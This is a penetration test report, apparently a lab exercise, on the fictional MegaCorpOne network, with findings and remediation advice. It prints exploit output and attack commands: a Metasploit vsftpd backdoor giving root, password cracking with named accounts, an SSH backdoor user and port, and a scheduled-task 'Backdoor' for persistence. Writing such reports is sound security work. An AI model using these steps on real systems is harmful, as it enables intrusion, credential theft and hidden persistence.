Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Whaling Security Firm, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Whaling Security Fim, LLC
Contact Name	Ashley Norman
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	ashleynorman@wsf.com

Document History

Version	Date	Author(s)	Comments
001	10/12/2022	Ashley Norman	

Introduction

In accordance with MegaCorpOne's policies, Whaling Security Firm, LLC (henceforth known as WSF) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by WSF during October of 2022.

For the testing, WSF focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

WSF used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

WSF begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

WSF uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

WSF's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Use of VPN
- Use of Debian as an operating system for its stability

Summary of Weaknesses

WSFsuccessfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Having an internal public network that is open to port scanning
- Weak usernames and passwords
- Outdated version of vsftpd
- Weak SSH configurations
- Weak firewall protection
- Lack of network segregation
- Unpatched critical systems
- Insecure SMB traffic
- LLMNR outdated
- Unpatched remote services

Executive Summary

WSF first conducted reconnaissance on Megacoprone's web application and found information that they were able to use on tools such as Shodain and recon-ng. The information gathered from the reconnaissance session was used to gain initial access into a subdomain of megacorpone.com that handles VPN connections. From here WSF connected internal reconnaissance using nmap and zenmap to find several machines on the system with open ports as well as vulnerabilities. WSF began its first exploitation of the network through searchsploit and was able to get a reverse shell with root access. After further reconnaissance was conducted using Metasploit, WSF was able to successfully execute the vsftpd_234_backdoor exploit and gain root access. From the reverse shell WSF searched for information that could elevate our privileges. A text file with login credentials was discovered for an admin account and using ssh we were able to login as that user and show that this user did have elevated privileges. Using this user's account further enumeration was conducted and it was discovered this user has access to the hashed passwords in the etc/shadow file. A password cracking tool called John the Ripper was used to crack the passwords for several other users. While also logged in as this user we were able to find the configuration files that showed open ports. In order to maintain persistence WSF added their own port, 10022, and created a new user giving them sudo privileges. WSF was able to successfully log into the network as this user through the port they added giving them backdoor access.

Using the credentials found on the Linux machine WSF focused on trying to compromise the Windows machines that were discovered on megacorpone's network. Again, using nmap WSF was able to discover two windows machines and determined the IP address of both a workstation and Domain Controller as well as open ports. Metasploit was used to perform a brute force login on a username and password found earlier and this gave us access to the windows machine. From here internal reconnaissance was conducted and WSF discovered LLMNR was on and used this to find a hash of a password for a user. Again, using John the Ripper that hash was cracked and WSF had login credentials that were used through Metasploit to login and gather more information. At this point WSF has successfully compromised the Windows workstation and are able to exploit it through smb. WSF began to take measures to gain persistence into the Windows 10 workstation through the use of payloads with msfvenom and Metasploit. The use of process migration was applied to the executable file used to add a layer of stealth and stability as we injected it into an already running active process. The final step in gaining persistence into the Windows workstation was to exploit scheduled jobs to run a service we created that will run at midnight and it gave us a backdoor into the machine. With the use of this backdoor into the Windows10 workstation WSF began to take actions to gain access into the Domain Controller. Through Metasploit and Mimikat WSF was able to collect the hashes of users that are stored in the SAM cache and again used John the Ripper to crack them. Taking these login credentials WSF applied credential spraying in Metasploit to conduct a brute force login of the IP cidr range. Through this information we discovered our user was able to successfully log into the Domain Controller and has Administrator privileges as well. WSF laterally moved into the Domain Controller through Metasploit and was able to enumerate who’s logged into the machine. Mimikat was again used to gather usernames and their hashes and using John the Ripper we had another list of usernames and their cracked passwords. This list gave us direct access into the Domain Controller.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Outdated version of vsftpd	Critical
Weak SSH configuration	Critical
Insecure version of SMB	High
LLMNR outdated	Critical
Unpatched Remote Services	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 172.22.117.10 172.22.117.20
Ports	22, 80, 21, 88, 445

Exploitation Risk	Total
Critical	5
High	1
Medium	-
Low	-

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. WSF was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com


Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Outdated Version of vsftpd

Risk Rating: Critical

Description:
The site megacorpone.com is a Debian operating system which is a distribution of Linux. This is a free and open source software that offers great stability, but needs to be regularly updated to protect against vulnerabilities. Through an nmap and zenmap scan WSF discovered port 21 is open and that there is a backdoor vulnerability with the ftp service.



Searchsploit was used to find any exploits for the vsftpd service discovered during the nmap scan. WSF was able to find an exploit and shell code for outdated versions vsftpd and with the use of Metasploit was successfully able to open a shell and get to the root account.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:46557 → 172.22.117.150:6200 ) at 2022-10-06 21:01:08 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Affected Hosts: megacorpone.com IP address 172.22.117.150 port 21


Remediation:

- Update the server
- Use strong passwords which will protect against brute force attacks
- Switch to SFTP wich work over a secure connection
- Set up firewall rules which only allow connections from a limited number of IP addresses

Weak SSH configuration

Risk Rating: Critical

Description:
Megacorpone.com has port 22 open which is the default port assignment for the SSH protocol. The site uses weak SSH configurations which allows users to easily remote login from one computer to another. Shodan was used to enumerate this information and provide the open port as well as the version of SSH the server is running.



WSF was able to use login credentials gathered from internal reconnaissance and ssh in as that user. The user credentials found were for an admin account and allowed WSF to have escalated privileges.

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ sudo su -
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

WSF used that user's account to find the hashes of more user's passwords as well as alter the ssh configuration file to now contain another open port that we can use as a backdoor into the network with a user account we created.
This shows the list of usernames and passwords we were able to gather and crack:

```
┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  hashes.txt  hash.txt  Music  Pictures  Public  Scripts  Templates  Videos

┌──(root💀kali)-[~]
└─# gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(root💀kali)-[~]
└─# sudo john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
123456789        (klog)
batman           (sys)
Password!        (tstark)
3g 0:00:01:20 DONE (2022-10-12 20:23) 0.03747g/s 176118p/s 352831c/s 352831C/s !!!0mc3t..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

This shows the user that was created (systemd-ssh) and the successful login through our port 10022:

```
┌──(root💀kali)-[~]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Oct 12 21:33:14 2022 from 172.22.117.100
systemd-ssh@metasploitable:~$
```

Affected Hosts: megacorpone.com IP address 172.22.117.150 port 22


Remediation:

- Reset all the usernames and passwords that were found and cracked
- Use stronger username and password login criteria
- reassign port 22 to a random port number above 1024 as ports 0 to 1023 are considered well known port numbers
- Implement SSH key management policies to generate new keys and discard any abandoned keys


Insecure version of SMB

Risk Rating: High


Description:
Megacorpone also uses Windows machines and through an nmap scan WSF was able to gather information about each machine. To gain initial access the nmap results showed the IP address of a workstation (172.22.117.20) with port 445 open which relies on SMB protocol.



Through internal reconnaissance done on the Linux machine WSF had a list of usernames and cracked hashes it could use to exploit SMB through Metasploit using a brute force attack. One of the usernames and passwords was a success and the results also showed us this user was an Administrator account.



Another successful brute force login was a list of usernames and passwords found on the Windows workstation through a PsExec vulnerability. This list of credentials was in Metasploit to perform a scan to see if any successfully logged into the Domain Controller. The user bbanner is shown as a success.



Affected Hosts: Windows workstation 172.22.117.20


Remediation:

- Reset all usernames and passwords
- Use stronger username and password login criteria
- Update SMB to latest version
- Block SMB at the Network Level
- Restrict and protect SMB at the host level
- Use secure authentication methods for SMB

LLMNR outdated

Risk Rating: **Critical**

Description:
LLMNR is a broadcast protocol that is usually left on by default and can be taken advantage of by attackers. A tool called Responder was used to listen for LLMNR requests and spoof the responses. WSF was able to capture a NTLM hash of a user and used John the Ripper to crack the password.




Affected Hosts: Windows workstation 172.22.117.20

Remediation:

- Reset pparker's login credentials
- Use stronger login credential criteria
- Disable LLMNR by group policy if they are not needed in within that environment
- Use an IDS or IPS that can identify a potential attack
- Network segmentation to isolate components that do not require broad network access

Unpatched Remote Services

Risk Rating: Critical
Description:
Windows uses a tool to allow Administrators to execute PowerShell commands remotely and WSF was able to exploit this tool with the login credentials found for tstark. WSF was able to upload an executable file onto the workstation.



Process migration was used on our executable file to add a layer of stealth and stability to inject it into an already running active process. From there we exploited scheduled jobs to run our file once at midnight giving us persistence into the machine.


```
msf6 exploit(windows/local/persistence_service) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 5840 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>

C:\>exit
exit
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2022-01-17 17:27:30 -0500  $Recycle.Bin
040777/rwxrwxrwx  0       dir   2021-10-19 15:30:59 -0400  $WinREAgent
100666/rw-rw-rw-  1       fil   2019-12-07 04:08:37 -0500  BOOTNXT
040777/rwxrwxrwx  0       dir   2021-05-10 08:16:44 -0400  Documents and Settings
000000/----------  0       fif   1969-12-31 19:00:00 -0500  DumpStack.log.tmp
040777/rwxrwxrwx  0       dir   2019-12-07 04:14:16 -0500  PerfLogs
040555/r-xr-xr-x  4096    dir   2021-05-10 10:37:15 -0400  Program Files
040555/r-xr-xr-x  4096    dir   2020-11-19 02:33:53 -0500  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2022-01-18 13:14:54 -0500  ProgramData
040777/rwxrwxrwx  0       dir   2021-05-10 08:16:51 -0400  Recovery
040777/rwxrwxrwx  4096    dir   2021-05-10 01:19:02 -0400  System Volume Information
040555/r-xr-xr-x  4096    dir   2022-01-17 17:24:45 -0500  Users
040777/rwxrwxrwx  24576   dir   2022-10-17 20:14:01 -0400  Windows
100444/r--r--r--  413738  fil   2019-12-07 04:08:37 -0500  bootmgr
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys
100777/rwxrwxrwx  48640   fil   2022-10-17 21:21:53 -0400  service.exe
100777/rwxrwxrwx  73802   fil   2022-10-17 20:10:19 -0400  shell.exe
000000/----------  0       fif   1969-12-31 19:00:00 -0500  swapfile.sys

meterpreter > shell
Process 5020 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\>
```

Using this backdoor into user tstark, WSF then began internal reconnaissance to find more credentials in order to escalate our privileges to gain access to the Domain Controller. Windows stores username credentials in the SAM cache and using Kiwi we were able to enumerate this cache. Using John the Ripper in a separate terminal we cracked the hashes to get more login credentials.

